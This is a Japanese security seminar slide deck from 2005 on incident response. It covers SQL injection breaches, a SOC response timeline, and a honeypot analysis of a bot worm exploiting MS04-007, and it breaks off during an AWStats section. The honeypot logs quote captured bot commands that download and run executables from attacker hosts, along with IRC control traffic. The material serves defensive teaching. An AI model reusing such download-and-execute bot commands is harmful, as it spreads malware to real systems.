

JPNIC・JPCERT/CC
Security Seminar2005

攻撃を知り己を知れば、百戦殆ふからず

インターネットセキュリティシステムズ株式会社
シニアセキュリティエンジニア 守屋 英一

 INTERNET | SECURITY | SYSTEMS®


© 2005 Internet Security Systems. All rights reserved. Contents are property of Internet Security Systems.



- 現状の確認
 - 予防
 - 対応
 - 収集
- インシデント事例
 - SQLコマンドインジェクション
 - Botワーム
 - 事例紹介
- 情報の収集
 - ニュース
 - マネージド セキュリティ サービス
 - ハニーポット

セキュリティホールは今...

2004年1年間に米国CERTに報告されたセキュリティーホール情報の件数



何が狙われているか

下のグラフは、2004年弊社マネージド セキュリティ サービスよりお客様へ通知した、脆弱性別のインシデント件数

CAN-2002-0656

SSL2_Master_Key_Overflow

1125

CVE-2001-0508

HTTP_WebDAV_Long_Rqst_BO

288

CAN-2003-0719

SSL_PCT1_Overflow

188

CVE-1999-0753

HTTP_Unix_Passwords

135

CVE-2001-0797

Telnet_Solaris_Forced_Login

86

CAN-2003-0533

MSRPC_LSASS_Bo

82

CAN-2003-0161

SMTP_Parse_Addr_Overflow

66

CVE-2001-0241

HTTP_JIS_JS_API_Printer_Overflow

46


CVE-2002-0392

HTTP_Apache_Chunked_BO

40

FTP_Format_String

46



件数

- 決して最新の脆弱性だけが狙われているわけではない



その目的とは？

金銭を目的とした攻撃



- 攻撃対象：競合企業のサーバ
- 攻撃目的：事業活動の停止、企業イメージの低下

金銭を目的とした攻撃



- 攻撃対象：脆弱性を持った不特定サーバ(ボットネット)
- 攻撃目的：スパムメールの送信

テロを目的とした攻撃



- 攻撃対象：国家もしくは全世界規模のサーバ
- 攻撃目的：国家単位での経済活動の停止

■セキュリティパッチの適用

各ベンダーサイトから、ぜい弱性に関する情報の収集を行い、セキュリティパッチがリリースされた場合、迅速な適用を行う。

■不要なサービスの停止

不要なサービスは、セキュリティホールが放置されやすい為、停止する事

■アカウントおよびパスワードの管理

安全なパスワードの設定および不要なアカウントを削除する事

■ぜい弱性検査

攻撃を実際に行い、攻撃に対して耐えられるか検査を行う。

検査には、スキャナーもしくは、クラッキングツールなどを使用して行う。

■アクセス制御

FWなどを使用して、アクセス範囲を絞る事

社内からインターネットへのアクセスについて、十分検討する事

◆事実の確認

攻撃の日時
攻撃対象のIPアドレス
攻撃手法の特定
影響の確認

◆対応手順

責任者、担当者への連絡
事実の確認
応急対策の実施
システム復旧作業



◆システムの再構築

再発防止策の処置
応急対策作業の評価
運用の見直し

- 新聞やテレビの情報

- Webサイトの情報

- JPCERT

- <http://www.jpCERT.or.jp/>

- ISSKK

- <http://www.isskk.co.jp/>

- IPro

- <http://itpro.nikkeibp.co.jp/security/index.html>

- Itmedia

- <http://www.itmedia.co.jp/enterprise/security/>

- Zone-h(改ざんサイトの一覧)

- http://www.zone-h.org/en/defacements/filter/filter_domain=jp/page=1/

など...

■ 攻撃手法の特定

- ✓ 確認方法は？
- ✓ 侵入の手口は？
- ✓ どのような挙動をするのか？

■ 対応手順

- ✓ ウィルスソフトで駆除できるか？
- ✓ パッチの適応が必要か？
- ✓ OS初期化、アプリケーションの再インストールが必要か？

上半期ニュースで話題になった SQLインジェクションでは？

攻撃事例

日時	影響
2004年12月24日から 2005年1月4日	「静岡新聞社」の情報サイトへの不正アクセス、SQLインジェクションで約4万人以上の個人情報が流出
2005年1月18日から6月2日	「人材派遣アデコ」への不正アクセス、SQLインジェクションで約6万人の個人情報が流出
2005年3月15日から17日	「旅行会社クラブツーリズム」への不正アクセス、SQLインジェクションで約9万件の個人情報が流出
2005年5月15日～24日 10日間サイトが停止	「カカコム」へのデータベースに対する攻撃 2万2511件のメール・アドレス流出が判明
2005年5月25日～30日 5日間サイトが停止	「Ozmall」への不正アクセス事件、手口は「SQLインジェクション」 アクセスしたユーザーがウイルスに感染する可能性があった

具体的な攻撃手法などがわからない。
管理しているサーバは大丈夫か？

SQLコマンドインジェクション

■ SQLインジェクションとは

SQLインジェクションとは、Webアプリケーションに任意のSQLコマンドを読み込ませ、WEBサーバのバックエンドデータベースに対して実行を行う。この結果、攻撃者は、重要情報の取得および改ざん、そして、SQLサーバ経由によるOSコマンド実行などの攻撃手口が知られている。

■ SQLインジェクションによる影響

- 個人情報の漏洩
- 不正アクセスによる業務の停止
- データの改ざん

SQLインジェクション インシデント対応事例

日時		お客様	SOC
2005/7/17	8:54	インシデント発生	インシデントを検知
	8:56		検知ログの簡易解析を行う
	8:59		不正アクセス検知の連絡を行う(電子メール)
	9:00	お客様へ連絡	不正アクセス検知の連絡を行う(電話)
	9:10		SQLインジェクションの攻撃が継続的に発生している為、IPSのアクセスリストで攻撃元からの通信を遮断
	9:15		検知ログの詳細解析を行う
5日間	9:30	お客様へ連絡	お客様へ現状の対応について電話連絡を行う
	10:06	お客様へ連絡	不正アクセス分析結果報告を送信 お客様に詳細解析の結果についてご報告を行う
	10:40		お客様へ対応状況について確認を行う
	11:35	お客様へ連絡	同様のSQLインジェクション攻撃から防御する為、IPSの設定を変更を提案
	11:47		IPSの設定変更を行う
2005/07/22	15:56	プログラム修正完了	お客様からの連絡受理、チケットをクローズ

修正終了までの5日間をIPSを利用して防御を行う。



SQLインジェクション 中国サイトの動向

昨年末より中国語サイトで
「SQL注入工具」と呼ばれるツールがある

ASP&PHP対応版
作者:教主

バージョン2.0公開
2005/5/1

バージョン3.0公開
2005/6/22

ASP対応版
作者:啊D
バージョン1.0公開

バージョン2.0公開
2005/05/15

啊Dのツールを改良
作者:不明
バージョン1.0公開

その他、同様の攻撃ツールを複数確認

「bot」について復習


botとは・・・

ボットネットとは、脆弱性を利用して侵入し、IRC (Internet Relay Chat) プロトコルを使用して、命令を実行する特徴がある。

また、この時ファイアウォールを通過する正当な通信であると偽装するため、ボットの中には、8080番ポートやファイアウォールで正当に開かれたポート番号でIRCサーバーと通信を行うものがある。

最近では、plug and play の脆弱点を利用してWindows 2000 マシンに感染し、CNNやABCニュースなどのメディア各社に被害を与えた。

botとは・・・



- bot感染するとき、上記のようなフローで感染します。
 - サービスポートNetBIOS (139/tcp)SMB (445/tcp),HTTP (80/tcp)などに対してスキャンを行い、アクセスが可能な場合は、攻撃が行われる。
 - 脆弱性のあるホストでは、不正なコマンドが実行され、TFTPなどを利用して不正なプログラムのダウンロードが行われる。
 - 不正なプログラムが実行され、IRCの通信を利用してHERDERからの命令が実行される。
 - 攻撃者の命令に従い、DoS、スパムメールの送信などが行われる。

MS04-007の脆弱性を利用したBOTについて

概要

Microsoft は、Windows オペレーティング システムの ASN.1 解析コンポーネントの脆弱点に対処するセキュリティ情報 (MS04-007) を公開しました。このコンポーネントは、ネットワーク越しにデータを送信するためにいくつかのアプリケーションで使用されています。ASN.1 を利用するアプリケーションには、Internet Explorer、クライアント証明書解析が有効になった IIS、NTLMv2 認証、Kerberos 認証、ISAKMP、LDAP、および Exchange があります。

影響を受けるシステム (MS04-007の修正パッチが適用されていないホスト)

Windows 2000: 任意のバージョン

Windows XP: 任意のバージョン

Windows NT: 4.0


Windows Server 2003: 任意のバージョン

対応

MS04-007の修正パッチが適用



MS04-007の脆弱性を利用したbot



- bot感染するとき、上記のようなフローで感染します。

韓国からサービスポートNetBIOS (139/tcp)SMB (445/tcp),HTTP (80/tcp)などに対してスキャンが行われ、アクセスが可能な場合、攻撃が実行される。

脆弱性のあるホストでは、不正なコマンドが実行され、TFTPなどを利用して不正なプログラムのダウンロードが行われる。

不正なプログラムが実行され、ポリビアのIRCサーバに接続を行い、ツールのダウンロード命令が実行される。

韓国IRCサーバに接続され、スキャン命令が実行される。

HERDERからの命令に従い、DoS、スパムメールの送信などが行われる。

MS04-007の脆弱性を利用したbot

ハニーポットに対するインシデント事例

時間	通信タイプ	Source IP	Target IP	送信元ポート	送信先ポート	通信データ
2005-09-19 18:17:01 JST	MS04-007	***.192.35.209	192.168.37.150	2720	139	攻撃の実行
2005-09-19 18:17:02 JST	TFTP通信	192.168.37.150	***.192.35.209	1066	69	runs.pif(botワーム)
2005-09-19 18:38:24 JST	IRC通信	192.168.37.150	***.58.72.41	1069	6667	ダウンロードの命令が実行される
2005-09-19 18:38:51 JST	HTTP通信	192.168.37.150	***.***.106.173	1076	80	luxor.exe(ゲーム)
2005-09-19 18:38:51 JST	HTTP通信	192.168.37.150	***.142.234.46	1077	80	dsonic.exe(トロイの木馬)
2005-09-19 18:52:04 JST	IRC通信	192.168.37.150	***.18.169.158	1085	1023	パスワード認証が必要
2005-09-19 18:52:06 JST	IRC通信	192.168.37.150	***.18.169.158	1085	1023	Scanning: - .03.192.168.0.0:445..
2005-09-19 18:59:46 JST	IRC通信	192.168.37.150	***.47.254.215	4494	5555	
2005-09-19 19:03:39 JST	IRC通信	192.168.37.150	***.25.22.251	1690	1023	
2005-09-19 19:03:41 JST	IRC通信	192.168.37.150	***.25.22.251	1690	1023	

MS04-007の脆弱性を利用したbot

対象ホストで確認方法として、以下のエラーメッセージが表示される。



MS04-007の脆弱性を利用したbot

対象ホストで確認方法として、イベントビューアで以下のエラーメッセージが記録される。

```
イベントの種類: エラー
イベントソース: LsaSrv
イベントカテゴリ: デバイス
イベントID: 5000
日付: 2005/09/25
時刻: 14:28:35
ユーザー: N/A
コンピュータ:
説明:
セキュリティ パッケージ Negotiate は例外を生成し、パッケージは利用できなくなりました。例外情報はデータです。
データ:
0000: 05 00 00 c0 00 00 00 00 ...A...
0008: 00 00 00 00 63 c6 fc 77 ....cAuw
0010: 02 00 00 00 01 00 00 00 .....
0018: 90 90 90 90 3f 00 01 00 ??????...
0020: 00 00 00 00 00 00 00 00 .....
0028: 00 00 00 00 00 00 00 00 .....
0030: 00 00 00 00 00 00 00 00 .....
0038: 7f 02 ff ff 00 00 ff ff .yy..yy
0040: ff ff ff ff 00 00 00 00 yyyy...
0048: 00 00 00 00 00 00 00 00 .....
```


MS04-007の脆弱性を利用したbot

ボリビアのIRCサーバに対して接続している様子
チャンネルへ参加した際に、そのチャンネルの内容を示すトピックという機能がある。
感染したホストは、このトピックを読み込み命令が実行される。

```
2005-09-19 18:38:24 Created
2005-09-19 18:38:24 *** _hotgirls has joined channel #hotgirls
2005-09-19 18:38:24 *** Topic for #hotgirls : * ipscan s.s.s dcom2 -s ][ * wormride -s -t ]
[ * download http://***.71.106.173/luxor.exe C:¥luxor.exe -s -e ]
[ * download http://www.***.net/dsonic.exe c:¥dsonic.exe -e -s
2005-09-19 18:38:24 *** #hotgirls = _hotgirls
2005-09-19 18:38:24 *** Mode #hotgirls = +smntSMCu
```

MS04-007の脆弱性を利用したbot

韓国のIRCサーバのPort1023に接続している様子
重要なIRCサーバへの接続は、パスワード認証およびトピックの内容が
暗号化されているケースがある。

PASS *****


パスワードによる認証

```
NICK PIN-904573268
:PIN-904573268 MODE PIN-904573268 :+iwxG
MODE PIN-904573268 +x
JOIN #chimera asdrubale
USERHOST PIN-904573268
MODE PIN-904573268 +x
JOIN #chimera asdrubale
USERHOST PIN-904573268
MODE PIN-904573268 +x
JOIN #chimera asdrubale
:PIN-904573268!bxhlgndmh@***.net.or.jp JOIN :#chimera4
:Sprite.Cola.Net 332 PIN-904573268 #chimera4 :Scanning: -.03.192.168.0.0:445..
:Sprite.Cola.Net 333 PIN-904573268 #chimera4 Sf3R4 1121852341
:Sprite.Cola.Net 353 PIN-904573268 @ #chimera4 :PIN-904573268 ~Sf3R4 ~Jo|ly
:Sprite.Cola.Net 366 PIN-904573268 #chimera4 :End of /NAMES list.
```

命令の暗号化

MS04-007の脆弱性を利用したbot

グラフは、6月8日から6月19日の攻撃推移になる。
2005年9月で1700件/日確認されている。




Botワームが最も多く利用している脆弱性である。

以前ニュースになったAWStatsへの攻撃

AWStatsとは？

AWStatsは、アクセスログを解析し、ブラウザで閲覧できるようにHTML形式で視覚的な統計情報を表示することができるPerlスクリプトである。




2005年2月3日のニュース

ITmediaでAWStats脆弱性を利用した攻撃がニュースで取り上げられる。

The screenshot shows the ITmedia Enterprise website interface. The main headline reads: "アクセス解析ツールにバグ、人気Blogが改ざんの被害に" (Vulnerability in access analysis tool, popular blogs suffer from tampering). The article text states: "犯罪グループはAWStatsのアクセスログ解析システムの脆弱性を突いて人気Blogを改ざん、さらに3日間で400件を超える改ざんを行ったと主張している。" (A criminal group exploited the vulnerability of the AWStats access log analysis system to tamper with popular blogs, claiming to have carried out over 400 tampering incidents in 3 days). Another paragraph mentions: 